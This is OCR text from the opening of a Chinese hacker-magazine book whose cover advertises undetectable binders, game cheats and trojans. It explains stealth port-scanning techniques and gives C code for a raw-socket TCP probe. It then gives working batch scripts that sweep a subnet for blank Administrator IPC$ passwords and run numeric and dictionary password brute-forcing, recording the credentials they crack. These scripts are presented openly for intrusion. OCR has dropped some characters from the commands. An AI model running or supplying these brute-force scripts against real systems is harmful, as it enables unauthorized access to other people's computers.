书+CD
19.8元

黑客防线 推荐

黑客对战实例与技术剖析

- 可执行文件转换为DOC文件
- 永不被查杀的捆绑机
- 网络游戏破解
- 编写游戏外挂
- 编写主机扫描程序
- 编写漏洞扫描器
- 编写病毒型木马

最流行的黑客技术，最深入的剖析，最有效的实例，
带你轻松迈入黑客最前沿技术领域

黑客对战实例

与

技术剖析


朱青亮 编著

家庭电脑世界杂志社

黑客防线编辑部

在最近几年里，网络攻击技术和攻击工具有了新的发展趋势，使借助 Internet 运行业务的机构面临着前所未有的风险，本书将对网络攻击的新动向进行了分析，使读者能够认识、评估，并减小这些风险。本书没有阐述繁琐的信息安全理论，而是从应用的角度阐述了黑客最新的攻击手段和步骤，并提出了相应的预防措施和建议，可读性和实践性非常强。本书的内容丰富新颖，主要包括扫描技术、后门入侵、黑软伪装、破解技术、以及打造自己的黑兵器等。

本书适合于任何对网络安全和黑客技术感兴趣的读者，对网络管理员和系统管理员有重要的参考价值，特别是刚刚迈入黑客之门的读者。



策划：《家庭电脑世界》编辑部
制作：《黑客防线》编辑部
CN15－1192/TP
编辑：郭聪辉　徐生震
技术支持电话：010-62141445-8030
E-mail：hacker@hacker.com.cn
制作：王　凤
定价：19.8 元（CD+书）

地址：北京市中关村邮局 008 信箱
《黑客防线》邮购部
邮编：100080
发行部电话：010－62141446
发行部传真：010－62141360
E-mail：yougoubu@hacker.com.cn
网址：http://www.hacker.com.cn

目　录

第一章　扫描技术

第一节　扫描技术及原理

一、高级 ICMP 扫描技术

高级 ICMP 扫描技术主要是利用 ICMP 协议最基本的报错用途进行操作的。根据网络协议，如果按照协议出现了错误，那么接收端将产生一个 ICMP 的错误报文。这些错误报文并不是主动发送的，而是由于错误，根据协议自动产生的。

我们一般可利用下面这些特性：

（1）向目标主机发送一个只有 IP 头的 IP 数据包，目标将返回 Destination Unreachable 的 ICMP 错误报文。

（2）向目标主机发送一个坏 IP 数据包，比如，不正确的 IP 头长度，目标主机将返回 Parameter Problem 的 ICMP 错误报文。

（3）当数据包分片，但是却没有给接收端足够的分片时，接收端分片组装超时会发送分片组装超时的 ICMP 数据包。

我们能够利用上面这些特性来得到防火墙的 ACL（access list），甚至用这些特性来获得整个网络拓扑结构。如果我们不能从目标得到 Unreachable 报文或者分片组装超时错误报文，可以做下面的判断：

（1）防火墙过滤了我们发送的协议类型。

（2）防火墙过滤了我们指定的端口。

（3）防火墙阻塞 ICMP 的 Destination Unreachable 或者 Protocol Unreachable 错误消息。

（4）防火墙对我们指定的主机进行了 ICMP 错误报文的阻塞。

二、高级 TCP 扫描技术

在高级 TCP 扫描技术中，主要利用 TCP 连接的 3 次握手特性来进行，也就是所谓的半开扫描。这些办法可以绕过一些防火墙，而得到防火墙后面的主机信息。当然，是在不被欺骗的情况下进行的。下面这些方法还有一个好处就是比较难于被记录，有的办法即使在用 netstat 命令上也根本显示不出来。

（1）SYN。向远端主机某端口发送一个只有 SYN 标志的 TCP 数据包，如果主机反馈一个 SYN || ACK 数据包，那么，这个主机正在监听该端口；如果反馈的是 RST 数据包，说明主机没有监听该端口。在 X-Scanner 上就有 SYN 的选择项。

（2）ACK。发送一个只有 ACK 标志的 TCP 数据包给主机，如果主机反馈一个 TCP RST

数据包来，那么这个主机是存在的。

（3）FIN。对某端口发送一个 TCP FIN 数据包给远端主机。如果主机没有任何反馈，那么这个主机是存在的，而且正在监听这个端口；主机反馈一个 TCP RST 回来，那么说明该主机是存在的，但是没有监听这个端口。

（4）NULL。即发送一个没有任何标志的 TCP 包，根据 RFC793，如果目标主机的相应端口是关闭的话，应该发送回一个 RST 数据包。

（5）FIN+URG+PUSH。向目标主机发送一个 Fin、URG 和 PUSH 分组，根据 RFC793，如果目标主机的相应端口是关闭的，那么应该返回一个 RST 标志。

三、高级 UDP 扫描技术

在 UDP 实现的扫描中，多是利用和 ICMP 组合进行。还有一些特殊的就是 UDP 回馈，比如 SQL SERVER，对其 1434 端口发送‘x02’或者‘x03’就能够探测得到其连接端口。

下面这段程序就是一个 TCP 探测的例子，当然，并没有做得完美，因为没有接收部分，而在 WIN2000 下实际就是一个选择性的 SNIFFER，大家可以使用其他的 SNIFFER 来实现同样的目的。也可以改变下面的程序只发送 IP 包，利用 ICMP 特性来实现探测。

```
#include <stdio.h>
#include <winsock2.h>
#include <ws2tcpip.h>

#define SOURCE_PORT 7234
#define MAX_RECEIVEBYTE 255

typedef struct ip_hdr //定义 IP 首部
{
unsigned char h_verlen; //4 位首部长度,4 位 IP 版本号
unsigned char tos; //8 位服务类型 TOS
unsigned short total_len; //16 位总长度（字节）
unsigned short ident; //16 位标识
unsigned short frag_and_flags; //3 位标志位
unsigned char ttl; //8 位生存时间 TTL
unsigned char proto; //8 位协议 (TCP, UDP 或其他)
unsigned short checksum; //16 位 IP 首部校验和
unsigned int sourceIP; //32 位源 IP 地址
unsigned int destIP; //32 位目的 IP 地址
}IPHEADER;
```

```
typedef struct tsd_hdr //定义 TCP 伪首部
{
unsigned long saddr; //源地址
unsigned long daddr; //目的地址
char mbz;
char ptcl; //协议类型
unsigned short tcpl; //TCP 长度
}PSDHEADER;

typedef struct tcp_hdr //定义 TCP 首部
{
USHORT th_sport; //16 位源端口
USHORT th_dport; //16 位目的端口
unsigned int th_seq; //32 位序列号
unsigned int th_ack; //32 位确认号
unsigned char th_lenres; //4 位首部长度/6 位保留字
unsigned char th_flag; //6 位标志位
USHORT th_win; //16 位窗口大小
USHORT th_sum; //16 位校验和
USHORT th_urp; //16 位紧急数据偏移量
}TCPHEADER;

//CheckSum:计算校验和的子函数
USHORT checksum(USHORT *buffer, int size)
{
unsigned long cksum=0;
while(size >1)
{
cksum+=*buffer++;
size -=sizeof(USHORT);
}
if(size )
{
cksum += *(UCHAR*)buffer;
}

cksum = (cksum >> 16) + (cksum & 0xffff);
cksum += (cksum >>16);
```

```
return (USHORT) (~cksum);
}

void usage()
{
printf("****************************************\n");
printf("TCPPing\n");
printf("\t Written by Refdom\n");
printf("\t Email: refdom@263.net\n");
printf("Useage: TCPPing.exe Target_ip Target_port \n");
printf("****************************************\n");
}

int main(int argc, char* argv[])
{
WSADATA WSAData;
SOCKET sock;
SOCKADDR_IN addr_in;
IPHEADER ipHeader;
TCPHEADER tcpHeader;
PSDHEADER psdHeader;

char szSendBuf[60]={0};
BOOL flag;
int rect,nTimeOver;

usage();

if (argc!= 3)
{ return false; }

if (WSAStartup(MAKEWORD(2,2), &WSAData)!=0)
{
printf("WSAStartup Error!\n");
return false;
}

if
```

```
((sock=WSASocket(AF_INET,SOCK_RAW,IPPROTO_RAW,NULL,0,WSA_FLAG_OVERLAPPED)
)==INVALID_SOCKET)
{
printf("Socket Setup Error!\n");
return false;
}
flag=true;
if(setsockopt(sock,IPPROTO_IP,IP_HDRINCL,(char *)&flag,sizeof(flag))
==SOCKET_ERROR)
{
printf("setsockopt IP_HDRINCL error!\n");
return false;
}

nTimeOver=1000;
if (setsockopt(sock, SOL_SOCKET, SO_SNDTIMEO, (char*)&nTimeOver,
sizeof(nTimeOver))==SOCKET_ERROR)
{
printf("setsockopt SO_SNDTIMEO error!\n");
return false;
}
addr_in.sin_family=AF_INET;
addr_in.sin_port=htons(atoi(argv[2]));
addr_in.sin_addr.S_un.S_addr=inet_addr(argv[1]);

//
//
//填充 IP 首部
ipHeader.h_verlen=(4<<4 | sizeof(ipHeader)/sizeof(unsigned long));
// ipHeader.tos=0;
ipHeader.total_len=htons(sizeof(ipHeader)+sizeof(tcpHeader));
ipHeader.ident=1;
ipHeader.frag_and_flags=0;
ipHeader.ttl=128;
ipHeader.proto=IPPROTO_TCP;
ipHeader.checksum=0;
ipHeader.sourceIP=inet_addr("本地地址");
ipHeader.destIP=inet_addr(argv[1]);
```

```
//填充 TCP 首部
tcpHeader.th_dport=htons(atoi(argv[2]));
tcpHeader.th_sport=htons(SOURCE_PORT); //源端口号
tcpHeader.th_seq=htonl(0x12345678);
tcpHeader.th_ack=0;
tcpHeader.th_lenres=(sizeof(tcpHeader)/4<<4|0);
tcpHeader.th_flag=2; //修改这里来实现不同的标志位探测，2 是 SYN，1 是 FIN，
16 是 ACK 探测 等等
tcpHeader.th_win=htons(512);
tcpHeader.th_urp=0;
tcpHeader.th_sum=0;

psdHeader.saddr=ipHeader.sourceIP;
psdHeader.daddr=ipHeader.destIP;
psdHeader.mbz=0;
psdHeader.ptcl=IPPROTO_TCP;
psdHeader.tcpl=htons(sizeof(tcpHeader));

//计算校验和
memcpy(szSendBuf, &psdHeader, sizeof(psdHeader));
memcpy(szSendBuf+sizeof(psdHeader), &tcpHeader, sizeof(tcpHeader));
tcpHeader.th_sum=checksum((USHORT
*)szSendBuf,sizeof(psdHeader)+sizeof(tcpHeader));

memcpy(szSendBuf, &ipHeader, sizeof(ipHeader));
memcpy(szSendBuf+sizeof(ipHeader), &tcpHeader, sizeof(tcpHeader));
memset(szSendBuf+sizeof(ipHeader)+sizeof(tcpHeader), 0, 4);
ipHeader.checksum=checksum((USHORT                                    *)szSendBuf,
sizeof(ipHeader)+sizeof(tcpHeader));

memcpy(szSendBuf, &ipHeader, sizeof(ipHeader));

rect=sendto(sock, szSendBuf, sizeof(ipHeader)+sizeof(tcpHeader),
0, (struct sockaddr*)&addr_in, sizeof(addr_in));
if (rect==SOCKET_ERROR)
{
printf("send error!:%d\n",WSAGetLastError());
return false;
```

```
}
else
printf("send ok!\n");

closesocket(sock);
WSACleanup();

return 0;
}
```

第二节　扫描工具原理及常用扫描工具

一、扫描工具的扫描原理与隐蔽性

（1）TCP connect。这种类型就是最传统的扫描技术，程序调用 connect()套接口函数连接到目标端口，形成一次完整的 TCP 3 次握手过程，显然能连接得上的目标端口就是开放的。在 UNIX 下使用这种扫描方式不需要任何权限。还有一个特点，它的扫描速度非常快，可以同时使用多个 socket 来加快扫描速度，使用一个非阻塞的 I/O 调用即可以监视多个 socket。由于它不存在隐蔽性，所以不可避免地要被目标主机记录下连接信息和错误信息，或者被防护系统拒绝。

（2）TCP SYN。这种类型也称为半开放式扫描。原理是往目标端口发送一个 SYN 包，若得到来自目标端口返回的 SYN/ACK 响应包，则目标端口开放，若得到 RST 则未开放；在 UNIX 下执行这种扫描必须拥有 ROOT 权限。由于它并未建立完整的 TCP 3 次握手过程，很少会有操作系统记录到，因此比起 TCP connect 扫描隐蔽得多，但是若你认为这种扫描方式足够隐秘，那就错了，有些防火墙将监视 TCP SYN 扫描，还有一些工具比如 synlogger 和 courtney 也能够检测到它。因为这种秘密扫描方法违反了通例，在网络流量中相当醒目，正是它的刻意追求隐蔽特性留下了“狐狸尾巴”！

（3）TCP FIN。根据 RFC 793 文档，程序向一个端口发送 FIN，若端口开放则此包将被忽略，否则将返回 RST，这个是某些操作系统 TCP 实现存在的 BUG，并不是所有的操作系统都存在这个 BUG，所以它的准确率不高，而且此方法往往只能在 UNIX 上成功地工作，因此这个方法不算特别流行。不过它的好处在于足够隐蔽，如果你判断在使用 TCP SYN 扫描时可能暴露自身的话可以一试这种方法。

（4）TCP reverse ident 扫描。1996 年 Dave Goldsmith 指出，根据 RFC1413 文档，ident 协议允许通过 TCP 连接得到进程所有者的用户名，即使该进程不是连接发起方。此方法可用于得到 FTP 所有者信息，以及其他需要的信息等等。

（5）TCP Xmas Tree 扫描。根据 RFC 793 文档，程序往目标端口发送一个 FIN、URG

和 PUSH 包，若其关闭，应该返回一个 RST 包。

（6）TCP NULL 扫描。根据 RFC 793 文档，程序发送一个没有任何标志的 TCP 包，关闭的端口将返回一个 RST 数据包。

（7）TCP ACK 扫描。这种扫描技术往往用来探测防火墙的类型，根据 ACK 位的设置情况可以确定该防火墙是简单的包过滤还是状态检测机制的防火墙。

（8）TCP 窗口扫描。由于 TCP 窗口大小报告方式不规则，这种扫描方法可以检测一些类 UNIX 系统（AIX ，FreeBSD 等）打开的以及是否过滤的端口。

（9）TCP RPC 扫描。这个方式是 UNIX 系统特有的，可以用于检测和定位远程过程调用端口及其相关程序与版本标号。

（10）UDP ICMP 端口不可达扫描。此方法是利用 UDP 本身是无连接的协议，所以一个打开的 UDP 端口并不会给我们返回任何响应包，不过如果端口关闭，某些系统将返回 ICMP_PORT_UNREACH 信息。但是由于 UDP 是不可靠的非面向连接协议，所以这种扫描方法也容易出错，而且还比较慢。

（11）UDP recvfrom()和 write()扫描。由于 UNIX 下非 ROOT 用户是不可以读到端口不可达信息，所以 NMAP 提供了这个仅在 LINUX 下才有效的方式。在 LINUX 下，若一个 UDP 端口关闭，则第二次 write()操作会失败。并且，当我们调用 recvfrom()的时候，若未收到 ICMP 错误信息，一个非阻塞的 UDP 套接字一般返回 EAGAIN("Try Again", error=13)，如果收到 ICMP 的错误信息，套接字则返回 ECONNREFUSED("Connectionrefused",error=111)。通过这种方式，NMAP 将得知目标端口是否打开。

（12）分片扫描。这是其他扫描方式的变形体，可以在发送一个扫描数据包时，将数据包分成许多的 IP 分片，通过将 TCP 包头分为几段，放入不同的 IP 包中，将使得一些包过滤程序难以对其过滤 ，因此这个办法能绕过一些包过滤程序。不过某些程序是不能正确处理这些被人为分割的 IP 分片，从而导致系统崩溃，这一严重后果将暴露扫描者的行为！

（13）FTP 跳转扫描。根据 RFC 959 文档，FTP 协议支持代理 [PROXY]，我们可以连上提供 FTP 服务的机器 A，然后让 A 向我们的目标主机 B 发送数据，当然，一般的 FTP 主机不支持这个功能。我们若需要扫描 B 的端口，可以使用 PORT 命令，声明 B 的某个端口是开放的，若此端口确实开放，FTP 服务器 A 将返回 150 和 226 信息，否则将返回错误信息：“425 Can't build data connection: Connection refused”。这种方式的隐蔽性很不错，在某些条件下也可以突破防火墙进行信息采集，缺点是速度比较慢。

（14）ICMP 扫描。不算是端口扫描，因为 ICMP 中无抽象的端口概念，这个主要是利用 PING 指令快速确认一个网段中有多少活跃着的主机。

二、常用扫描工具简介

扫描一般是从查点开始，再检验端口，有的扫描器还会从开的端口入手，进一步探究是否存在服务方面的漏洞。我们知道，端口是一个计算机的入口，我们的入侵往往是通过端口，包括 ddos。这里面最关键的一步就是端口的扫描。端口扫描一般有显性的和隐性的两种。显性的一般是直接连接端口，看开没开服务，比如流光。隐性的是利用 TCP 3 次握

手时不让过程完成，如 synscan 和 finscan，这些在一定程度上都可以避开防火墙和隐藏自己。

目前流行的扫描器有国内的流光、xscan、x-way 及国外的 shadow security scanner 和 superscan、nmap 等。

第三节 扫描工具应用详解

一、自己编写 173 字节 nt_server 弱口令扫描器

173 字节 nt_server 弱口令扫描器内容如下：

```
批处理文件 test.bat
@echo off
echo 格式: test *.*.*>test.txt
for /L %%G in (1 1 254) do echo %1.%%G >>test.txt & net use \%1.%%Gipc$ ""
/use:"Administrator" | find "命令成功完成" >>test.txt
```

这个批处理文件的功能是对你指定的一个 C 类网段中的 254 个 IP 依次试建立账号为 administrator，口令为空的 ipc$连接，如果成功就把结果记录在 test.txt。短短 173 字节，就实现了弱口令扫描的功能！Win2k 命令行命令也可以用来远程破解 NT 弱口令。

我们知道，在 Win2k 命令行下有个 for 命令，其功能是对一组文件中的每一个文件执行某个特定命令，也就是可以用你指定的循环范围生成一系列命令。

For 命令的格式为：FOR %variable IN (set) DO command [command-parameters]。

当然，for 命令最强大的功能，表现在它的一些高级应用中。譬如可以用 /r 参数遍历整个目录树；可以用 /f 参数将文本文件内容作为循环范围；可以用 /f 参数将某一命令执行结果作为循环范围等等。如果你不熟悉 for 命令，可以参考相关资料教程。

For 命令应用最简单的例子，就是人工指定循环范围，然后对每个值执行指定的命令。如果我们把密码设为循环值，把 net use 命令作为指定命令，那将会产生什么样的效果呢？请看下面的命令：

```
for /l %i in (100,1,999) do net use \ipipc$ "%i" /user: "username"
```

username 是你用 nbtstat 得到的用户名，这条命令的功能是对指定 username 进行 3 位数纯数字密码依次尝试建立 ipc 连接，直到建立成功或者数字全部试完。也许你想到了，如果对方密码不是纯数字怎么办？有办法！我们还可以用字典，上面不是提到了可以用 /f 参数将文本文件内容作为循环范围吗？

for /f %i in (pass.txt) do net use \ipipc$ "%i" /user:"username"

pass.txt 是字典文件，其格式为一个密码占一行。例如：

```
123
1234
12345
abc
abcd
```

这条命令的功能是对指定账号 username 用密码字典 pass.txt 中的密码依次尝试建立 ipc 连接，直到建立成功或者密码全部试完。

由于我们现在要实现的功能不是一句命令所能完成的，所以我们把所有命令写成批处理文件。

先提醒一下，在批处理文件中使用 for 命令时，指定变量使用 %%variable，而不是 %variable。

将下面内容存为 scan.bat:

```
@echo off
echo Written By ypy >>%4
echo Email:ypy_811@eyou.com >>%4
echo ---------------------------------- >>%4
date /t >>%4
time /t >>%4
echo ---- >>%4
echo Result: >>%4
start "scan..." /min cmd /c for /f %%i in (%2) do call ipc.bat %1 "%%i" %3 %4
exit
```

将下面内容存为 ipc.bat:

```
net use \%1ipc$ %2 /user:"%3"
goto result%ERRORLEVEL%
:result0
echo Remote Server: %1 >>%4
echo Username: %3 >>%4
echo Password: %2 >>%4
echo ---- >>%4
net use \%1ipc$ /del
exit
```